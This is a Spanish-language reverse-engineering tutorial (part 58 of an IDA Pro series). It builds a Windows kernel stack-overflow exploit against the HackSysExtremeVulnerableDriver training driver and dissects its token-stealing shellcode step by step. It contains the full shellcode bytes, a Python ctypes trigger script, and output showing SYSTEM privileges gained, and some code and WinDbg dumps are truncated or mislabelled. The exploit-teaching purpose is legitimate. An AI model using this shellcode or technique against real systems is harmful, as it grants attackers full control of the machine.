

INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 58

Contents

INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 58	1
TOKEN STEALER.....	1
RETORNO SIN BSOD	1
KTHREAD	7
KPROCESS.....	7
EPROCESS.....	11
ELEVACION A SYSTEM	18

TOKEN STEALER

Bueno nos quedaba agregarle el shellcode el mismo es un típico shellcode que roba el Token de un proceso system y lo copia al nuestro, es muy cortito pero vale la pena analizarlo bien.

```
shellcode="\x53\x56\x57\x60\x33\xC0\x64\x8B\x80\x24\x01\x00\x00\x8B\x40\x50\x8B\xC8\xBA\x04\x00\x00\x00\x8B\x80\xB8\x00\x00\x00\x2D\xB8\x00\x00\x00\x39\x90\xB4\x00\x00\x00\x75\xED\x8B\x90\xF8\x00\x00\x00\x89\x91\xF8\x00\x00\x00\x61\x33\xC0\x83\xC4\x0C\x5D\xC2\x08\x00"
```

RETORNO SIN BSOD

El shellcode es bastante general lo que hay que tener en cuenta es que al terminar vuelva como corresponde a la rutina desde donde fue llamado, para eso hay que mirar bien si el retn del final debe ser retn 4 o mas para volver donde volvería si no hubiéramos pisado el ret al hacer el overflow y el programa continúe corriendo sino se producirá una pantalla azul y chau, jeje.

```

GENERIC_EXECUTE = 0x20000000
GENERIC_ALL = 0x10000000
FILE_SHARE_DELETE = 0x00000004
FILE_SHARE_READ = 0x00000001
FILE_SHARE_WRITE = 0x00000002
CREATE_NEW = 1
CREATE_ALWAYS = 2
OPEN_EXISTING = 3
OPEN_ALWAYS = 4
TRUNCATE_EXISTING = 5

shellcode="\x53\x56\x57\x60\x33\xC0\x64\x8B\x80\x24\x01\x00\x8B\x40\x50\x8B\xC8\xBA\x04\x00\x00\x8B\x80\xB8\x00\x00\x2
IOCTL_STACK=0x222003

hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
print int(hDevice)

buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(0x824),ctypes.c_int(0x3000),ctypes.c_int(0x40))

data= shellcode+ ((0x820 -len(shellcode)) * "A") + struct.pack("<L",int(buf))

ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf),data,ctypes.c_int(len(data)))

bytes_returned = winypes.DWORD(0)
h=winypes.HANDLE(hDevice)
b=winypes.LPVOID(buf)
ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, 0x824, None, 0x824, ctypes.pointer(bytes_returned),0)

ctypes.windll.kernel32.CloseHandle(hDevice)

raw_input()

```

Allí vemos como lo acomode, en el inicio de la data que envío le coloqué el shellcode y luego le resto a 0x820 el largo del mismo shellcode para que no cambie la posición del valor con que piso el return address a continuación y se mantenga correcto.

Si lo corro antes de explicarlo vemos que le puse un raw_input al final para poder pararlo antes de que se cierre y ver si elevo a privilegios system, también se puede ejecutar otro proceso y ver si este al igual que nuestro proceso tiene privilegios system, lo cual solo puede pasar si un proceso system arranca otro.

```

Administrator: C:\Windows\System32\cmd.exe - Python scratch_ctypes.py
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\devel\Desktop\osrloaderu30\Projects\OsrLoader\kit\WXP\i386\FRE>Python c
types
Python: can't open file 'ctypes': [Errno 2] No such file or directory

C:\Users\devel\Desktop\osrloaderu30\Projects\OsrLoader\kit\WXP\i386\FRE>Python s
cratch_ctypes.py
112
Traceback (most recent call last):
  File "scratch_ctypes.py", line 30, in <module>
    data= shellcode+ (0x820 -len(shellcode)) * "A" + struct.pack("<L",int(buf))
TypeError: unsupported operand type(s) for -: 'int' and 'str'

C:\Users\devel\Desktop\osrloaderu30\Projects\OsrLoader\kit\WXP\i386\FRE>Python s
cratch_ctypes.py
112

```

Allí lo lance y veo que quedo parado en el raw_input veamos en el PROCESS EXPLORER agregándole la columna que muestre el usuario, que nos dice.

rise	dwm.exe		1,140 K	3,196 K	2328 D	Microsoft Corporation	SEVENTI\devel
ion :	svchost.exe	< 0.01	16,624 K	22,544 K	940 H	Microsoft Corporation	NT AUTHORITY\SYSTEM
ate	svchost.exe		4,212 K	6,372 K	1088 H	Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
	svchost.exe	< 0.01	8,220 K	8,964 K	1196 H	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
	spoolsv.exe		5,020 K	6,876 K	1296 S	Microsoft Corporation	NT AUTHORITY\SYSTEM
	Command Line:						
	C:\Windows\system32\svchost.exe -k NetworkService						
	Path:						
	C:\Windows\System32\svchost.exe (NetworkService)						
	Services:						
	Cryptographic Services [CryptSvc]						
	DNS Client [Dnscache]						
	Network Location Awareness [NlaSvc]						
	Workstation [LanmanWorkstation]						
	SearchIndexer.exe		2,096 K	6,828 K	2108 M	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE
	lsass.exe		16,464 K	10,076 K	2744 M	Microsoft Corporation	NT AUTHORITY\SYSTEM
	lsass.exe		2,108 K	5,580 K	3544 H	Microsoft Corporation	NT AUTHORITY\SYSTEM
	lsass.exe		2,544 K	5,640 K	536 L	Microsoft Corporation	NT AUTHORITY\SYSTEM
	lsass.exe		1,032 K	2,472 K	544 L	Microsoft Corporation	NT AUTHORITY\SYSTEM
	csrss.exe	0.07	7,564 K	8,032 K	416 C	Microsoft Corporation	NT AUTHORITY\SYSTEM
	conhost.exe	< 0.01	852 K	3,508 K	3260 C	Microsoft Corporation	SEVENTI\devel
	winlogon.exe		1,588 K	3,988 K	452 W	Microsoft Corporation	NT AUTHORITY\SYSTEM
	explorer.exe	0.10	30,676 K	30,624 K	2340 W	Microsoft Corporation	SEVENTI\devel
	jusched.exe		1,756 K	6,468 K	2428 J	Sun Microsystems, Inc.	SEVENTI\devel
	vmtoolsd.exe	0.10	11,280 K	16,004 K	2436 V	VMware, Inc.	SEVENTI\devel
	OSRLOADER.exe	< 0.01	6,280 K	12,500 K	3004 O	Open Systems Resources...	SEVENTI\devel
	cmd.exe		1,780 K	2,136 K	3252 W	Microsoft Corporation	SEVENTI\devel
	python.exe		3,832 K	5,540 K	1044		NT AUTHORITY\SYSTEM
	taskmgr.exe	0.10	5,168 K	11,400 K	2276 W	Microsoft Corporation	SEVENTI\devel

Funciono convertimos un proceso con privilegios de user normal a SYSTEM, veamos como lo hizo, atacheemos el IDA y paremos en el RET antes de ejecutar el shellcode.

```

erne1Buffer: 0x%p\n"

erne1Buffer Size: 0x%X\n"
riggering Stack Overflow\n"

```

```

946A26E4 loc_946A26E4:
946A26E4 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFEh
946A26E8 mov     eax, edi
946A26ED call    3EH epilog4
946A26F2 ret     8
946A26F2 _TriggerStackOverflow08 endp
946A26F2

```

General registers

EAX 00000000 MEMORY: 00000000

EBX 946A3D82 PAGE: aHacksys_evd_st

ECX 946A26F2 TriggerStackOverflow(x,x)*C8

EDX 00000000 MEMORY: 00000000

ESI 83FDEE48 MEMORY: 83FDEE48

EDI 83FDEDD8 MEMORY: 83FDEDD8

EBP 41414141 MEMORY: 41414141

ESP 8EC3FBD4 MEMORY: 8EC3FBD4

EIP 946A26F2 TriggerStackOverflow(x,x)*C8

EFL 00000282

Stack view

8EC3FBD4 001E0000 MEMORY: 001E0000

8EC3FBD8 001E0000 MEMORY: 001E0000

8EC3FBD8 00000024 MEMORY: 00000024


8EC3FBE0 8EC3F8FC MEMORY: 8EC3F8FC

8EC3FBE4 946A3185 IrpDeviceIoCtlHandler(x,x)

8EC3FBE8 83FDEDD8 MEMORY: 83FDEDD8

8EC3FBFC 83FDEFF48 MEMORY: 83FDEFF48

Allí se detuvo en el RET, traceemos con f7 una vez.



```
MEMORY:001DFFFC db  ? ;
MEMORY:001DFFFD db  ? ;
MEMORY:001DFFFE db  ? ;
MEMORY:001DFFFF db  ? ;
MEMORY:001E0000 ; -----
MEMORY:001E0000 push ebx
MEMORY:001E0001 push esi
MEMORY:001E0002 push edi
MEMORY:001E0003 pusha
MEMORY:001E0004 xor     eax, eax
MEMORY:001E0006 mov     eax, fs:[eax+124h]
MEMORY:001E000D mov     eax, [eax+50h]
MEMORY:001E0010 mov     ecx, eax
MEMORY:001E0012 mov     edx, 4
MEMORY:001E0017
MEMORY:001E0017 loc_1E0017: ; CODE XREF:
MEMORY:001E0017 mov     eax, [eax+0B8h]
MEMORY:001E001D sub     eax, 0B8h ; '@'
MEMORY:001E0022 cmp     [eax+0B4h], edx
MEMORY:001E0028 jnz     short loc_1E0017
MEMORY:001E002A mov     edx, [eax+0F8h]
MEMORY:001E0030 mov     [ecx+0F8h], edx
MEMORY:001E0036 popa
MEMORY:001E0037 xor     eax, eax
MEMORY:001E0039 add     esp, 0Ch
MEMORY:001E003C pop     ebp
MEMORY:001E003D retn     8
MEMORY:001E003D ; -----
MEMORY:001E0040 db  41h ; A
MEMORY:001E0041 db  41h ; A
```

Ahí está el shellcode es muy chiquito y vemos que termina en RET 8, este valor hay que ajustarlo bien, porque debajo del return address que pisamos en el stack para ejecutar nuestro shellcode, está el return address de la función padre de esa, y ese es el que realmente debemos alcanzar con este RET para volver al programa tal cual la función padre lo haría.

Con la P podemos hacer CREATE FUNCION y pasarlo a forma gráfica con la barra espaciadora.

```

001E0000
001E0000
001E0000
001E0000 sub 1E0000 proc near
001E0000 push ebx
001E0001 push esi
001E0002 push edi
001E0003 pusha
001E0004 xor eax, eax
001E0006 mov eax, fs:[eax+124h]
001E000D mov eax, [eax+50h]
001E0010 mov ecx, eax
001E0012 mov edx, 4

```

```

001E0017
001E0017 loc_1E0017:
001E0017 mov eax, [eax+0B8h]
001E001D sub eax, 0B8h ; '@'
001E0022 cmp [eax+0B4h], edx
001E0028 jnz short loc_1E0017

```

```

001E002A mov edx, [eax+0F8h]
001E0030 mov [ecx+0F8h], edx
001E0036 popa
001E0037 xor eax, eax
001E0039 add esp, 0Ch
001E003C pop ebp
001E003D retn 8

```

Después del PUSH A que guarda los registros en el stack, vemos que dado que EAX vale 0 por el XOR, termina leyendo el valor de FS:[124]

Bueno cada proceso tiene un TEB o TIB

https://es.wikipedia.org/wiki/Win32_Thread_Information_Block

En computación, el **Win32 Thread Information Block** (TIB) es una estructura de datos en los sistemas **Win32**, específicamente en la arquitectura **x86**, que almacena información acerca del **hilo** que se está ejecutando. También es conocido como el *Thread Environment Block* (TEB).

Bueno esta estructura tiene campos que se acceden a través de la instrucción FS:[x], allí en la tabla vemos por ejemplo FS:[124]

FS:[0xC8]	4	NT	Registro de estado de software FP
FS:[0xCC]	216	NT, Wine	Reservado para el Sist. Operativo (NT), datos privados de kernel32 (Wine)
FS:[0x124]	4	NT	Puntero a estructura KTHREAD (ETHREAD)
FS:[0x1A4]	4	NT	Código de excepción

También es muy usado el puntero a la PEB que es el PROCESS ENVIRONMENT BLOCK que esta en fs:[30]

FS:[0x2C]	4	Win9x y NT	Dirección lineal del array <i>Thread-local storage</i>
FS:[0x30]	4	NT	Dirección lineal del Process Environment Block (PEB)
FS:[0x34]	4	NT	Número de último error

En windbg se puede ver esta estructura.

```

ntdll! TEB
+0x000 NtTib      : _NT_TIB
+0x01c EnvironmentPointer : Ptr32 Void
+0x020 ClientId   : _CLIENT_ID
+0x028 ActiveRpcHandle : Ptr32 Void
+0x02c ThreadLocalStoragePointer : Ptr32 Void
+0x030 ProcessEnvironmentBlock : Ptr32 _PEB
+0x034 LastErrorValue : Uint4B
+0x038 CountOfOwnedCriticalSection : Uint4B
+0x03c CsrClientThread : Ptr32 Void
+0x040 Win32ThreadInfo : Ptr32 Void
+0x044 User32Reserved : [26] Uint4B
+0x04c UserReserved : [5] Uint4B
+0x050 WOW32Reserved : Ptr32 Void
+0x054 CurrentLocale : Uint4B
+0x058 FpSoftwareStatusRegister : Uint4B
+0x05c SystemReserved1 : [54] Ptr32 Void
+0x064 ExceptionCode : Uint4B
+0x068 ActivationContextStackPointer : Ptr32 _ACTIVATION_CONTEXT_STACK
+0x06c SpareBytes : [36] UChar
+0x070 TlsContext : Uint4B
+0x074 GdiTebBatch : _GDI_TEB_BATCH
+0x078 RealClientId : _CLIENT_ID
+0x07c GdiCachedProcessHandle : Ptr32 Void
+0x080 GdiClientPID : Uint4B
+0x084 GdiClientTID : Uint4B
+0x088 GdiThreadLocalInfo : Ptr32 Void
+0x08c Win32ClientInfo : [62] Uint4B
+0x090 gdiDispatchTable : [239] Ptr32 Void
+0x094 gdiReserved1 : [29] Uint4B
+0x098 gdiReserved2 : Ptr32 Void
+0x09c gdiSectionInfo : Ptr32 Void
+0x0a0 gdiSection : Ptr32 Void
+0x0a4 gdiTable : Ptr32 Void
+0x0a8 gdiCurrentRC : Ptr32 Void
+0x0ac gdiContext : Ptr32 Void
+0x0b0 LastStatusValue : Uint4B
+0x0b4 StaticUnicodeString : UNICODE_STRING
+0x0b8 StaticUnicodeBuffer : [261] UChar
+0x0bc DeallocationStack : Ptr32 Void
+0x0c0 TlsSlots : [64] Ptr32 Void
+0x0c4 TlsLinks : LIST_ENTRY
+0x0c8 Udm : Ptr32 Void
+0x0cc ReservedForNtRpc : Ptr32 Void
+0x0d0 DbgSsReserved : [2] Ptr32 Void
+0x0d4 HardErrorMode : Uint4B
+0x0d8 Incrementation : [63] Ptr32 Void

```

Aunque el offset 0x124 no nos lo muestra aun dándole más profundidad, bueno la cuestión es que como vimos es la estructura ETHREAD.

```

WINDBG> dt _ETHREAD
ntdll!_ETHREAD
+0x000 Tcb : _KTHREAD
+0x200 CreateTime : _LARGE_INTEGER
+0x208 ExitTime : _LARGE_INTEGER
+0x208 KeyedWaitChain : _LIST_ENTRY
+0x210 ExitStatus : Int4B
+0x214 PostBlockList : _LIST_ENTRY
+0x214 ForwardLinkShadow : Ptr32 Void
+0x218 StartAddress : Ptr32 Void
+0x21c TerminationPort : Ptr32 _TERMINATION_PORT
+0x21c ReaperLink : Ptr32 _ETHREAD
+0x21c KeyedWaitValue : Ptr32 Void

```

KTHREAD

Como en la posición 0 está la estructura KTHREAD o KERNEL THREAD, quiere decir que el campo 50 que busca a continuación dentro de ETHREAD, estará dentro de KTHREAD pues esta ultima tiene de largo 0x200.

```

WINDBG> dt _KTHREAD
ntdll!_KTHREAD
+0x000 Tcb : _KTHREAD
+0x200 CreateTime : _LARGE_INTEGER
+0x208 ExitTime : _LARGE_INTEGER
+0x208 KeyedWaitChain : _LIST_ENTRY
+0x210 ExitStatus : Int4B
+0x214 PostBlockList : _LIST_ENTRY
+0x214 ForwardLinkShadow : Ptr32 Void
+0x218 StartAddress : Ptr32 Void
+0x21c TerminationPort : Ptr32 _TERMINATION_PORT
+0x21c ReaperLink : Ptr32 _KTHREAD
+0x21c KeyedWaitValue : Ptr32 Void

PROCESS 85cc3030 SessionId: 1 Cid: 0b68 Peb: 7ffd6000 Pa
DirBase: 3ecb9560 ObjectTable: 9be1ec60 HandleCount: 39
Image: python.exe

WINDBG> dt _KTHREAD
ntdll!_KTHREAD
+0x000 Header : _DISPATCHER_HEADER
+0x010 CycleTime : Uint8B
+0x018 HighCycleTime : Uint4B
+0x020 QuantumTarget : Uint8B
+0x028 InitialStack : Ptr32 Void
+0x02c StackLimit : Ptr32 Void
+0x030 KernelStack : Ptr32 Void
+0x034 ThreadLock : Uint4B
+0x038 WaitRegister : _KWAIT_STATUS_REGISTER
+0x039 Running : UChar
+0x03a Alerted : [2] UChar
+0x03c KernelStackResident : Pos 0, 1 Bit
+0x03c ReadyTransition : Pos 1, 1 Bit
+0x03c ProcessReadyQueue : Pos 2, 1 Bit
+0x03c WaitNext : Pos 3, 1 Bit
+0x03c SystemAffinityActive : Pos 4, 1 Bit
+0x03c Alertable : Pos 5, 1 Bit
+0x03c GdiFlushActive : Pos 6, 1 Bit
+0x03c UserStackWalkActive : Pos 7, 1 Bit
+0x03c ApcInterruptRequest : Pos 8, 1 Bit
+0x03c ForceDeferSchedule : Pos 9, 1 Bit
+0x03c QuantumEndMigrate : Pos 10, 1 Bit
+0x03c UnidirectionalSwitchEnable : Pos 11, 1 Bit
+0x03c TimerActive : Pos 12, 1 Bit
+0x03c Reserved : Pos 13, 19 Bits
+0x03c MiscFlags : Int4B
+0x040 ApcState : _KAPC_STATE
+0x040 ApcStateFill : [23] UChar
+0x057 Priority : Char
+0x058 NextProcessor : Uint4B
+0x05c DeferredProcessor : Uint4B
+0x060 ApcQueueList : _LIST_ENTRY

```

Vemos que el campo 0x50 no nos lo muestra jeje, esta dentro de la estructura _KAPC_STATE que esta en el offset 0x40.

KPROCESS

Veamos la misma, en 0x10 esta _KPROCESS.

```

ntdll!_KAPC_STATE
+0x000 ApcListHead      : [2] _LIST_ENTRY
+0x010 Process          : Ptr32 _KPROCESS
+0x014 KernelApcInProgress : UChar
+0x015 KernelApcPending : UChar
+0x016 UserApcPending   : UChar

```


Si lo leemos y pasa a EAX vemos que es el famoso numerito EPROCESS o KPROCESS es lo mismo?
No pero casi jeje

```

WINDBG>dt _EPROCESS
ntdll!_EPROCESS
+0x000 Pcb              : _KPROCESS
+0x098 ProcessLock      : _EX_PUSH_LOCK
+0x0a0 CreateTime       : _LARGE_INTEGER
+0x0a8 ExitTime         : _LARGE_INTEGER
+0x0b0 RundownProtect   : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId  : Ptr32 Void

```

Vemos que KPROCESS está en el campo 0 de EPROCESS así que bueno la dirección coincide, si a partir de ese valor, le suma offset menores a 0x98 que es el largo de KPROCESS estará dentro de este, si es mayor a 0x98 ya estará en el resto de la estructura EPROCESS.



Vemos que lee el campo 0xB8 por lo tanto estamos ya fuera de KPROCESS y dentro de EPROCESS.


```
Image: python.exe


WINDBG>dt _EPROCESS
ntdll!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x098 ProcessLock : _EX_PUSH_LOCK
+0x0a0 CreateTime : _LARGE_INTEGER
+0x0a8 ExitTime : _LARGE_INTEGER
+0x0b0 RundownProtect : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0c0 ProcessQuotaUsage : [2] Uint4B
+0x0c8 ProcessQuotaPeak : [2] Uint4B
+0x0d0 CommitCharge : Uint4B
```

Lee el famoso ActiveProcessLinks.


Como en el ejercicio anterior había armado una estructura EPROCESS que no estaba completa pero me sirve

```
936 PFST_IO_UNLOCK_ALL 00000004 typedef char (__stdcall*)(_FILE_OBJECT *, _EPROCESS *, _IO_STATUS_BLOCK *, _DEVICE_OBJECT *)
1068 PFN_WDFDEVICE_WDM_IR... 00000004 typedef int (__stdcall*)(WDFDEVICE *, _IRP *)
1320 EPROCESS 00000300 Auto struct {char field_0;char field_1;char field_2;char field_3;char field_4;char field_5;char field_6;char field_7;char field_8;...
```

La marcare en LOCAL TYPES y la exporto a C HEADER FILE



EN FILE-LOAD FILE-PARSE C HEADER FILE la busco y la agrego.



Ahora aparece la sincronizo

258	FAST_IO_UNLOCK_ALL		typedef char __stdcall(_FILE_OBJECT *, struct _E
263	PEPROCESS	00000004	typedef struct _EPROCESS *
317	FAST_IO_UNLOCK_SINGLE		typedef char __stdcall(_FILE_OBJECT *, _LARGE_
333	PFAST_IO_LOCK	00000004	typedef char (__stdcall*)(_FILE_OBJECT *, _LARGE_
344	PFAST_IO_UNLOCK_SINGLE	00000004	typedef char (__stdcall*)(_FILE_OBJECT *, _LARGE_
366	FAST_IO_LOCK		typedef char __stdcall(_FILE_OBJECT *, _LARGE_
385	PFAST_IO_UNLOCK_ALL	00000004	typedef char (__stdcall*)(_FILE_OBJECT *, struct
515	EPROCESS	00000300	struct {char field_0;char field_1;char field_2;char f

```

001E0003 pusha
001E0004 xor     eax, eax
001E0006 mov     eax, fs:[eax+124h]
001E000D mov     eax, [eax+50h]
001E0010 mov     ecx, eax
001E0012 mov     edx, 4

001E0017 loc_1E0017:
001E0017 mov     eax, [eax+0B8h]
001E001D sub     eax, 0B8h ; '@'
001E0022 cmp     [eax+0B4h], edx
001E0028 jnz     short loc_1E0017


001E002A mov     edx, [eax+0F8h]
001E0030 mov     [ecx+0F8h], edx
001E0036 popa
001E0037 xor     eax, eax
001E0039 add     esp, 0Ch
001E003C pop     ebp
001E003D retn     8
001E003D sub_1E0000 endp ; sp-analysis fa
001E003D

```

Choose a structure for offset


Operand representation	Size
size _DEVICE_OBJECT	0C
_DRIVER_OBJECT.DeviceObject+0B4h	0C
__MajorFunction._MJ_INTERNAL_DEVICE_CONTROL+7Ch	0C
EPROCESS.ActiveProcessLink.Flink	04
_UNICODE_STRING.Length+0B8h	0C
_UNINITIALIZED_STACK_VARIABLE.Buffer+0B0h	0C
KSYSTEM_TIME.High1Time+0B4h	0C
CPPEH_RECORD.registration.Next+0B0h	0C
_EH3_EXCEPTION_REGISTRATION.ScopeTable+0B0h	0C
_EXCEPTION_POINTERS.ExceptionRecord+0B8h	0C
IMAGE_LOAD_CONFIG_DIRECTORY32.VirtualMemoryThreshold+90h	0C
_NLG_INFO.dwCode+0B0h	0C
GUID.Data4+0B0h	0C
_EH4_SCOPETABLE.ScopeRecord.EnclosingLevel+0A8h	0C
